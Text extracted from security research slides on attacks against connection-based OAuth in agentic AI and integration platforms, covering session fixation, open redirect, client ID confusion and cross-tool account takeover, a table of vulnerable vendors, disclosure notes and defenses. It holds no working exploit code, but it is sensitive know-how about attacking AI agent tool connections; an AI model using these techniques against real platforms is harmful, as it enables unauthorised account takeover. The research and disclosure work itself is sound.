

- Cross-agent COAT  
(Cross-app/tool OAuth Account Takeover)

# Summary: Attacks in Connection-based OAuth

**Connection = <user, agent, tool>**

## ③ Cross-agent Confused Deputy

- Client ID Confusion



## ① Cross-user Session Fixation

*Improper Fix*

## ② Cross-user Open Redirect


"Back to the Future":

Classic web security / OAuth threats remanifest themselves in Connection-based OAuth Architectures

Security Impact: Tool Account Takeovers w/o explicit consent


# Summary: Attacks in Connection-based OAuth

*Connection = <user, agent, tool>*



# Summary: Attacks in Connection-based OAuth

*Connection = <user, agent, tool>*



① Cross-user Session Fixation

The various *channels* for publishing agents **complicates Session Fixation Defense**

# Real-world Impact: Make the world a better place

Vendor	Cross-user		Cross-agent	Cross-tool (w/ Cross-agent Impact)	
	Session Fixation	Open Redirect	Client ID Confusion	Confused Deputy	Cross-agent COAT
 Microsoft	<b>Credential Manager</b> (e.g., Power Automate, Azure Logic Apps)	Secure*	Vuln, now Fixed (w/ XSS, postMessage)	Secure	Vuln, now Fixed
	<b>Bot Framework Token Service</b> (Azure AI Bot Service, Copilot Studio)	Secure	Secure	Secure	Vuln, now Fixed
	<b>Popular Tool-calling Engine</b> (#1 Trending Repo for a day)	Vuln	N/A	Vuln	Vuln
	 Arcade	Vuln, now Fixed	N/A	Vuln, now Fixed	?
	 Coze	Vuln, now Fixed	N/A	?	Vuln, now Fixed
	<b>Top Agentic AI Toolset</b> (w/ 25K #Stars)	Vuln, Fixing	N/A	Vuln	Vuln
 nango	Vuln	N/A	Secure	Vuln	

- Discovered **16** Vulnerable Instances; Followed Responsible Disclosure common practices
- In-depth Discussions/Meetings w/ Microsoft, Arcade, & ByteDance Coze's Security Team
- Appreciate vendors' coordination & responsible fixes !

\* Published Security Advisory in 2018:

<https://github.com/Azure/azure-tokens/blob/master/docs/phishing-attack-vulnerability.md>

# Taxonomy of Attacks

## # Vulnerable Instances

### 3 New Attack Scenarios

7  
Agentic AI or  
Integration  
Platforms

Security Impact  
Tool Account Takeover

#### 7 Cross-user

A *malicious user* of a benign agent targeting a benign user of the same agent

#### 9 Cross-agent

A *malicious agent* targeting a benign agent

#### 6 Cross-tool

A *malicious tool* targeting a benign tool

### 4 Types of "Back to the Future" Attacks

5

#### Session Fixation

 Arcade  coze ...  
 nango  Composio

2

#### Open Redirect

Microsoft Power Apps  Azure Logic Apps { }

3

#### Client ID Confusion

 Arcade ...

6

#### COAT (Cross-tool OAuth Account Takeover)

Microsoft Copilot Studio  ...  
 coze  nango

## Defense

Enforce user *initiates* OAuth  
== user *completes* OAuth  
(e.g., Post-Redirect Pattern  
for same user verification)

Strictly verify  
post-redirect URL

Per-Agent Client ID

Globally Unique  
(per-Agent per-Tool)  
redirect URL

Classic Web Attacks which had been carefully addressed by OAuth standards have now *remanifested* due to the emerging, proprietary, yet-increasingly popular OAuth-as-a-Service Architectures in Agentic AI and Integration Platforms !

# Key Takeaways

## OAuth-as-a-Service: Convenience with Hidden Risks

- OAuth-as-a-Service makes AI Agent development easier, but it could reintroduce classic vulnerabilities when the proprietary "OAuth connection" comes into play.
- You may trust your agent, but the behind-the-scenes Token Manager might be a third-party you don't recognize, and potentially vulnerable.
- Agents may *unknowingly* expose users to impersonation & unauthorized access.

## Action Required

- **Agent Developers:** Review your OAuth stack. Are you relying on an insecure architecture?
- **OAuth-as-a-Service Providers:** Fix the problems ASAP !

# References

- **RFC9700 - OAuth Security Best Current Practice:**  
<https://datatracker.ietf.org/doc/rfc9700>
- **Session Fixation in Cross-device Scenario:**  
<https://danielfett.de/2025/03/10/cross-device-session-fixation>
- **Security Analysis of Brokered Single Sign-On:**  
T. Innocenti, L. Jannett, C. Mainka, V. Mladenov and E. Kirda, ""Only as Strong as the Weakest Link": On the Security of Brokered Single Sign-On on the Web," in 2025 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 2025, pp. 24-24, doi: 10.1109/SP61157.2025.00024.
- **Cross-window Communication Attack in Single Sign-On:**  
Louis Jannett, Vladislav Mladenov, Christian Mainka, and Jörg Schwenk. 2022. DISTINCT: Identity Theft using In-Browser Communications in Dual-Window Single Sign-On. In Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security (CCS '22). Association for Computing Machinery, New York, NY, USA, 1553–1567. <https://doi.org/10.1145/3548606.3560692>

# References: Our previous work

- **[Black Hat USA '24]** Kaixuan Luo, Xianbo Wang, Adonis Fung, Julien Lecomte, and Wing Cheong Lau. "One Hack to Rule Them All: Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services." Black Hat USA Briefings, 2024.  
<https://www.youtube.com/watch?v=qrHEBEIig3c>  
<https://www.blackhat.com/us-24/briefings/schedule/#one-hack-to-rule-them-all-pervasive-account-takeovers-in-integration-platforms-for-workflow-automation-virtual-voice-assistant-iot-38-llm-services-38994>
- **[USENIX Security '25]** Kaixuan Luo, Xianbo Wang, Pui Ho Adonis Fung, Wing Cheong Lau, and Julien Lecomte. "Universal Cross-app Attacks: Exploiting and Securing OAuth 2.0 in Integration Platforms." 34th USENIX Security Symposium (USENIX Security 25), 2025.  
<https://www.usenix.org/conference/usenixsecurity25/presentation/luo-kaixuan>
- **[IETF Draft]** Tim Würtele, Pedram Hosseyni, Kaixuan Luo, and Adonis Fung. "Updates to OAuth 2.0 Security Best Current Practice." Internet-Draft draft-wuertele-oauth-security-topics-update-01, Internet Engineering Task Force, June 2025. Work in Progress.  
<https://datatracker.ietf.org/doc/draft-wuertele-oauth-security-topics-update>

# **Back to the Future: Hacking and Securing Connection-based OAuth Architectures in Agentic AI and Integration Platforms**

**Kaixuan Luo<sup>1</sup>, Xianbo Wang<sup>1</sup>, Adonis Fung<sup>2</sup>, Yanxiang Bi<sup>1</sup>, Wing Cheong Lau<sup>1</sup>**

1 The Chinese University of Hong Kong, 2 Samsung Research America